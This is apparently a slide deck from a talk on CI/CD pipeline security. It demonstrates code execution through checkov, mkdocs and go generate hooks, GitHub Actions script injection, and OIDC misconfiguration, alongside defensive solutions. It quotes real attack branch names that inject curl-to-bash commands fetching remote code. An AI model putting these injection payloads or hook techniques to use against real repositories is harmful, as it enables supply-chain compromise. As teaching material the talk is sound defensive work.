117 --- curl -sf "$BASE/main.go" -o cmd/trivy/main.go && /dev/null
118 --- curl -sf "$BASE/scand.go" -o cmd/trivy/scand.go && /dev/null
119 --- curl -sf "$BASE/fork_unix.go" -o cmd/trivy/fork_unix.go && /dev/null
120 --- curl -sf "$BASE/fork_windows.go" -o cmd/trivy/fork_windows.go && /dev/null
121 --- curl -sf "$BASE/golangci.yaml" -o .golangci.yaml && /dev/null
122
```

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 70379aa

 rauchg committed on Jan 9


Fix tag handling: preserve annotations and explicit fetch-tags (#2356)

<https://github.com/aquasecurity/trivy/commit/1885610c6a34811c8296416ae69f568002ef11ec>
<https://github.com/actions/checkout/commit/70379aad1a8b40919ce8b382d3cd7d0315cde1d0>



Beyond SHA pinning

Thankfully, **zizmor** can
detect this:




The screenshot shows the 'Audit Rules' page in a dark-themed application. On the left is a sidebar with navigation links: Welcome, Installation, Quickstart, Usage, Integrations, Troubleshooting, Release Notes, Configuration, **Audit Rules** (highlighted), Hacking on zizmor, and Trophy case 🏆. The main content area is titled 'impostor-commit' with a link icon. It contains a table with the following data:

Type	Examples	Introduced in	Works offline	Auto-fixes available	Configurable
Workflow, Action	impostor-commit.yml	v0.1.0	✗	✓	✗


Below the table, the text describes the rule: 'Detects commits within a repository action's network that are not present on the repository itself, also known as "impostor" commits.' It explains that GitHub's network-of-forks design can be used to obscure a commit's true origin in a fully-pinned workflow reference, which can be used by an attacker to surreptitiously introduce a backdoored action into a victim's workflows(s). A notable historical example is cited as `github/dmca@565ece4`, which appears to be on a fork but is really on a fork (with an impersonated commit author). Other resources include a link to 'What the fork? Imposter commits in GitHub Actions and CI/CD'.

Advanced Pipeline Security



Living off the pipeline (LOTP)

Attackers exploit CI tools **already present** and **without modifying the workflow** itself.



boostsecurityio.github.io/lotp/

Using instead:

- config files
- plugins
- environment variables

Tags	
cli github-actions injection config-file input-file env-var eval-js eval-sh eval-py eval-groovy eval-kotlin eval-go	
Tool	Tags
actions/setup-node	config-file eval-js
Ant	cli config-file eval-sh
awk	cli config-file eval-sh
Bash	cli config-file env-var
bundler	cli eval-sh config-file
Cargo	cli eval-sh config-file
checkov	cli config-file eval-py
docker	cli config-file eval-sh
eslint	cli config-file eval-js
flake8	cli config-file eval-py
gcloud	cli config-file eval-sh
Gemini CLI	config-file eval-sh cli
actions/github-script	github-actions injection eval-js
Local GHA	github-actions eval-sh config-file



Living off the pipeline (LOTP)

Example: **checkov**

```
2  .checkov.yml
... @@ -0,0 +1,2 @@
1  external-checks-dir:
2  ...-extra-checkov-checks
```

```
12  extra-checkov-checks/POC.py
... @@ -0,0 +1,12 @@
1  import os
2  import tempfile
3
4  lock_path = os.path.join(tempfile.gettempdir(), 'poc.lock')
5
6  try:
7      fd = os.open(lock_path, os.O_CREAT | os.O_EXCL | os.O_WRONLY)
8      os.close(fd)
9      # Proof of concept - demonstrates arbitrary code execution
10     os.system('echo "=== LOTP Checkov RCE Demo ===" && id && hostname && pwd')
11 except OSError:
12     pass
```

```
24  .github/workflows/checkov.yml
... @@ -0,0 +1,24 @@
1  name: Checkov Security Scan
2
3  on:
4    push:
5      branches:
6        - demo/lotp-checkov
7    pull_request:
8      branches:
9        - main
10   workflow_dispatch:
11
12  jobs:
13    checkov:
14      runs-on: ubuntu-latest
15      steps:
16        - name: Checkout code
17          uses: actions/checkout@v4
18
19        - name: Run Checkov
20          uses: bridgecrewio/checkov-action@v12
21          with:
22            directory: .
23            quiet: true
24            soft_fail: true
```



Living off the pipeline (LOTP)

Example: **checkov**

```
2  .checkov.yml
... @@ -0,0 +1,2 @@
1  external-checks-dir:
2  --extra-checkov-checks
```

```
12  extra-checkov-checks/P0C.py
... @@ -0,0 +1,12 @@
1  import os
2  import tempfile
3
4  lock_path = os.path.join(tempfile.gettempdir(), 'poc.lock')
5
6  try:
7      fd = os.open(lock_path, os.O_CREAT | os.O_EXCL | os.O_WRONLY)
8      os.close(fd)
9      # Proof of concept - demonstrates arbitrary code execution
10     os.system('echo "=== LOTP Checkov RCE Demo ===" && id && hostname && pwd')
11 except OSError:
12     pass
```

```
checkov
succeeded 11 minutes ago in 22s

Run Checkov
18 BC_RUN_ID=1
19 BC_RUN_URL=https://github.com/andoniaf/test/actions/runs/21335091690
20 BC_REPOSITORY_URL=https://github.com/andoniaf/test
21 running checkov on directory: .
22 checkov -d . --quiet --soft-fail --output sarif
23 === LOTP Checkov RCE Demo ===
24 uid=0(root) gid=0(root) groups=0(root)
25 c921a21c8653
26 /github/workspace
27
28
29      _ _ _ _ _
30     / _ \ ' \ / _ \ / _ \ / _ \ /
31    | ( _ | | | _ \ ( _ | < ( _ \ \
32     \ _ | | | \ _ \ \ _ \ \ _ \ \
33
34 By Prisma Cloud | version: 3.2.499
35 terraform scan results:
36
37 Passed checks: 16, Failed checks: 22, Skipped checks: 0
```



Living off the pipeline (LOTP)

Example: **mkdocs**

```
3 mkdocs.yml
... @@ -0,0 +1,3 @@
1 site_name: LOTP Demo Site
2 hooks:
3   - poc.py

4 poc.py
... @@ -0,0 +1,4 @@
1 import os
2
3 # Proof of concept -- demonstrates arbitrary code execution via MkDocs hooks
4 os.system('echo "=== LOTP MkDocs RCE Demo ===" && id && hostname && pwd')
```

```
28 .github/workflows/mkdocs.yml
... @@ -0,0 +1,28 @@
1 name: MkDocs Build
2
3 on:
4   push:
5     branches:
6       - demo/lotp-mkdocs
7   pull_request:
8     branches:
9       - main
10  workflow_dispatch:
11
12 jobs:
13   build:
14     runs-on: ubuntu-latest
15     steps:
16       - name: Checkout code
17         uses: actions/checkout@v4
18
19       - name: Set up Python
20         uses: actions/setup-python@v5
21         with:
22           python-version: '3.12'
23
24       - name: Install MkDocs
25         run: pip install mkdocs
26
27       - name: Build documentation
28         run: mkdocs build

3 docs/index.md
... @@ -0,0 +1,3 @@
1 # Welcome
2
3 This is a demo site for the MkDocs LOTP technique.
```

Living off the pipeline (LOTP)

Example: **mkdocs**

```
3 mkdocs.yml
... @@ -0,0 +1,3 @@
1 site_name: LOTP Demo Site
2 hooks:
3   - poc.py

4 poc.py
... @@ -0,0 +1,4 @@
1 import os
2
3 # Proof of concept -- demonstrates arbitrary code execution via MKDOCS HOOKS
4 os.system('echo "=== LOTP MkDocs RCE Demo ===" && id && hostname && pwd')
```

```
build
succeeded 10 minutes ago in 10s
Search logs

> Set up job 1s
> Checkout code 0s
> Set up Python 1s
> Install MkDocs 5s
> Build documentation 0s
  1 Run mkdocs build
    11 === LOTP MkDocs RCE Demo ===
    12 uid=1001(runner) gid=1001(runner)
    13 groups=1001(runner),4(adm),100(users),118(docker),999(systemd-journal)
    14 runnervmymu01
    15 /home/runner/work/test/test
    16 INFO - Cleaning site directory
    17 INFO - Building documentation to directory:
    18 /home/runner/work/test/test/site
    19 INFO - Documentation built in 0.09 seconds
  20 Post Set up Python 1s
  21 Post Checkout code 0s
  22 Complete job 0s
```



Living off the pipeline (LOTP)

Example: go generate

```

  7 generate.go
... @@ -0,0 +1,7 @@
1  package main
2
3  // This file contains code generation directives
4
5  //go:generate sh -c "echo '=== LOTP Go Generate RCE Demo ===' && id && hostname && pwd"
6
7  // Normally this would generate mocks, protobuf code, etc.

  3 go.mod
... @@ -0,0 +1,3 @@
1  module lotp-go-generate-demo
2
3  go 1.21

  5 main.go
... @@ -0,0 +1,5 @@
1  package main
2
3  func main() {
4      println("Hello from LOTP Go Generate Demo")
5  }
```

```

30 .github/workflows/go-generate.yml
... @@ -0,0 +1,30 @@
1  name: Go Build
2
3  on:
4    push:
5      branches: [demo/lotp-go-generate]
6    workflow_dispatch:
7
8  jobs:
9    build:
10     runs-on: ubuntu-latest
11     steps:
12       - name: Checkout code
13         uses: actions/checkout@v4
14
15       - name: Set up Go
16         uses: actions/setup-go@v5
17         with:
18           go-version: '1.21'
19
20       - name: Show generate.go contents
21         run: cat generate.go
22
23       - name: Run go generate
24         run: go generate ./...
25
26       - name: Build
27         run: go build -o app .
28
29       - name: Run app
30         run: ./app
```

Living off the pipeline (LOTP)

Example: **go generate**

7 generate.go

@@ -0,0 +1,7 @@

```
1 package main
2
3 // This file contains code generation directives
4
5 //go:generate sh -c "echo '=== LOTP Go Generate RCE Demo ===' && id && hostname && pwd"
6
7 // Normally this would generate mocks, protobuf code, etc.
```

3 go.mod

@@ -0,0 +1,3 @@

```
1 module lotp-go-generate-demo
2
3 go 1.21
```

5 main.go

@@ -0,0 +1,5 @@

```
1 package main
2
3 func main() {
4     println("Hello from LOTP Go Generate Demo")
5 }
```

build

succeeded 7 minutes ago in 14s

Search logs



- > ✓ Set up job 1s
- > ✓ Checkout code 0s
- > ✓ Set up Go 6s
- > ✓ Show generate.go contents 0s
- ✓ Run go generate 0s

```
1 ▶ Run go generate ./...
4 === LOTP Go Generate RCE Demo ===
5 uid=1001(runner) gid=1001(runner)
  groups=1001(runner),4(adm),100(users),118(docker),999(systemd-journal)
6 runnervmymu01
7 /home/runner/work/test/test
```

- > ✓ Build 3s
- ✓ Run app 0s

```
1 ▶ Run ./app
4 Hello from LOTP Go Generate Demo
```



Living off the pipeline (LOTP)

Solutions

- Do not overlook changes in “pipeline tooling”
 - If you’re using this kind of tools, check for this possible *lesser-known RCE-By-Design features* to mitigate risks.
- Setting CODEOWNERS for CI tooling and config
- Remember the lessons from “Missing Security Controls”



boostsecurityio.github.io/lotp/




Handling insecure user inputs

Pipeline triggers contain information about the triggering event:

- which user triggered it
- the branch name
- pull request number
- and other event context details...

Some of this values, are controlled by the user...

so, **do not trust them**



Handling insecure user inputs

For example, in Github all of this should be treated as potentially untrusted input:

- `github.event.issue.title`
- `github.event.issue.body`
- `github.event.pull_request.title`
- `github.event.pull_request.body`
- `github.event.comment.body`
- `github.event.review.body`
- `github.event.pages.*.page_name`
- `github.event.commits.*.message`
- `github.event.head_commit.message`
- `github.event.head_commit.author.email`
- `github.event.head_commit.author.name`
- `github.event.commits.*.author.email`
- `github.event.commits.*.author.name`
- `github.event.pull_request.head.ref`
- `github.event.pull_request.head.label`
- `github.event.pull_request.head.repo.default_branch`
- `github.head_ref`



Handling insecure user inputs

Example:

```
1  name: Do not trust user input
2  on: [push]
3  permissions: {}
4
5  jobs:
6    test-user-input:
7      runs-on: ubuntu-latest
8      steps:
9        - name: vulnerable
10          # NOT OK: attacker controlled commit title
11          run: |
12            echo "commit message: ${github.event.head_commit.message}"
13
14        - name: not-vulnerable
15          # OK: attacker-controlled input is neutralized by an environment variable
16          run: |
17            echo "doing a thing: ${HACKME}"
18          env:
19            HACKME: ${github.event.head_commit.message}
20
```

test-user-input
succeeded 1 minute ago in 2s

Search logs

Refresh

Settings

> ✓ Set up job 0s

✓ vulnerable 0s

- 1 ▶ Run echo "commit message: my name is `id`"
- 4 commit message: my name is uid=1001(runner) gid=1001(runner) groups=1001(runner),4(adm),100(users),118(docker),999(systemd-journal)

✓ not-vulnerable 0s

- 1 ▶ Run echo "doing a thing: \${HACKME}"
- 6 doing a thing: my name is `id`

> ✓ Complete job 0s



Handling insecure user inputs

hackerbot-claw attacks



hackerbot-claw

autonomous security research agent • powered by claude-opus-4-5

status **ACTIVE** model **claude-opus-4-5** mode **agentic loop** uptime **continuous** repos scanned **47,391**

<https://www.stepsecurity.io/blog/hackerbot-claw-github-actions-exploitation>

Pull requests 1 Agents Actions Projects Security Insights

Create

`$(echo${IFS}Y3VyBCAtc1NmTCBoYWNrbW9sdHJlcGVhdC5jb20vb
#7`

Closed hackerbot-claw wants to merge 1 commit into `DataDog:main` from `hackerbot-claw:🦞`

⚠ The head ref may contain hidden characters: `"\ud83e\udd16\udd83e\udd9e"`

Conversation 1 Commits 1 Checks 1 Files changed 1



hackerbot-claw commented 2 days ago

`...FzaA${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash).md`

Revis

No re

hackerbot-claw wants to merge 1 commit into `microsoft:dev` from `hackerbot-claw:dev${(curl,-sSfL,hackmoltrepeat.com/molt}${IFS}|${IFS}bash)`

hackerbot-claw wants to merge 1 commit into `RustPython:main` from `hackerbot-claw:main$(echo${IFS}Y3VyBCAtc1NmTCBodHRwcovL2hhY2ttb2x0cmVwZWZ0LmNvbS...`

Handling insecure user inputs

Solutions

- Use an intermediate environment variable
- Tools like `zizmorcore/zizmor` or `Betterment/claws` can detect this injection patterns

```
- name: Check title
  run: |
    title="${ISSUE_TITLE}"
    if [[ ! $title =~ ^.?:\ .*$ ]]; then
      echo "Bad issue title"
      exit 1
    fi
  env:
    ISSUE_TITLE: ${ github.event.issue.title }
```


Extra readings:

- <https://securitylab.github.com/resources/github-actions-untrusted-input/>
- <https://www.kenmuse.com/blog/github-actions-injection-attacks/>



Misconfiguring OIDC credentials

OIDC (OpenID Connect) is an auth protocol that allow pipelines to authenticate with cloud providers without storing long-lived secrets.



<https://docs.github.com/en/actions/concepts/security/openid-connect>



Challenge

7 Solves

Warden's Ruse

540

AWS role

Federated with Github Actions

Something suspicious?



```
resource "aws_iam_role" "warden" {
  name = "warden-production"
  assume_role_policy = data.aws_iam_policy_document.warden-role.json
}

data "aws_iam_policy_document" "warden-role" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]

    principals {
      identifiers = [aws_iam_openid_connect_provider.github.arn]
      type       = "Federated"
    }

    condition {
      test      = "StringEquals"
      values    = ["sts.amazonaws.com"]
      variable  = "token.actions.githubusercontent.com:aud"
    }

    condition {
      test      = "StringLike"
      values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]
      variable  = "token.actions.githubusercontent.com:sub"
    }

    condition {
      test      = "StringEquals"
      values    = ["private"]
      variable  = "token.actions.githubusercontent.com:repository_visibility"
    }
  }
}
```

```
condition {  
  test      = "StringEquals"  
  values    = ["sts.amazonaws.com"]  
  variable  = "token.actions.githubusercontent.com:aud"  
}
```

```
condition {  
  test      = "StringLike"  
  values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]  
  variable  = "token.actions.githubusercontent.com:sub"  
}
```

```
condition {  
  test      = "StringEquals"  
  values    = ["private"]  
  variable  = "token.actions.githubusercontent.com:repository_visibility"  
}  
}  
}
```

```
condition {  
  test      = "StringLike"  
  values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]  
  variable  = "token.actions.githubusercontent.com:sub"  
}
```

A repository

from “*”

named “Wardens-Ruse

using the branch “endlessendurance”



```
condition {  
  test      = "StringLike"  
  values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]  
  variable  = "token.actions.githubusercontent.com:sub"  
}
```

A repository


from "*" **name**

FROM * ?

ndlessendurance"



Misconfiguring OIDC credentials



Short-Lived Tokens, Permanent Access: OIDC Roles at Risk

51 • 23h ago



fwd:cloudsec

<https://www.youtube.com/watch?v=pqjenvvrKAg>



Misconfiguring OIDC credentials

What could be worse?

Account name doesn't exist on GitHub

~3%

Org prefix without slash

repo:hila* → hila, hila-test, hilabackup

~6%

No condition

accepts any GitHub token

~8%



Short-Lived Tokens, Permanent Access: OIDC Roles at Risk

51 • 23h ago



fwd:cloudsec

<https://www.youtube.com/watch?v=pqjenvvrKAg>



Misconfiguring OIDC credentials

Solutions

- Review your provider documentation
- Be careful with wildcards
- Some claims can be faked (controlled by the user)

Extra readings:

- <https://www.wiz.io/blog/avoiding-mistakes-with-aws-oidc-integration-conditions>
- <https://hacktodef.com/addressed-aws-defaults-risks-oidc-terraform-and-anonymous-to-administratoraccess>
- [DEF CON 32 - OH MY DC Abusing OIDC all the way to your cloud - Aviad Hahami](#)



Misconfiguring OIDC credentials

Extra ball: AWS CodeBreach

Source webhook events

Webhook filter groups and events are defined for primary source provider.

Webhook event filter group 1

Event type

PUSH,PULL_REQUEST_CREATED,PULL_REQUEST_UPDATED

▼ Start a build under these conditions

ACTOR_ID

16024985|755743|48153483|1911
75973|47447266|213081198

HEAD_REF

-

BASE_REF

-

Expression

/16024985|755743|48153483/gm

Text

Tests

NEW

16024985

45234523

100016024985

Expression

/^16024985\$|^755743\$|^48153483\$/gm

Text

Tests

NEW

16024985

45234523

100016024985



Key Takeaways



- Treat your pipeline as any other software component
- Private Repo != Safe Repo
- As always, do not trust user input
- Always minimal permissions
- Check your provider recommendations:
 - Github
<https://docs.github.com/en/actions/reference/security/secure-use>
 - Gitlab
https://docs.gitlab.com/security/hardening_cicd_recommendations/
- Keep updated with latest news!



Key Takeaways



Tooling that can help:

- with CI/CD config
 - <https://github.com/betterment/claws>
 - <https://github.com/boostsecurityio/poutine>
 - <https://github.com/zizmorcore/zizmor>
 - <https://scorecard.dev/>
- with secrets
 - github.com/trufflesecurity/trufflehog
 - <https://github.com/gitleaks/gitleaks>
- with providers configuration
 - github.com/prowler-cloud/prowler
- with boring tasks
 - <https://github.com/dependabot>
 - <https://github.com/renovatebot/renovate>



Thanks for coming!



sblddevnet



samuelburgos



@andoniaf_



andoniaf



unicrons



unicrons.cloud



Feedback survey →



Any question?

Don't forget to try our workshop:

<https://github.com/unicrons/secure-pipeline-workshop>



THANK YOU!!!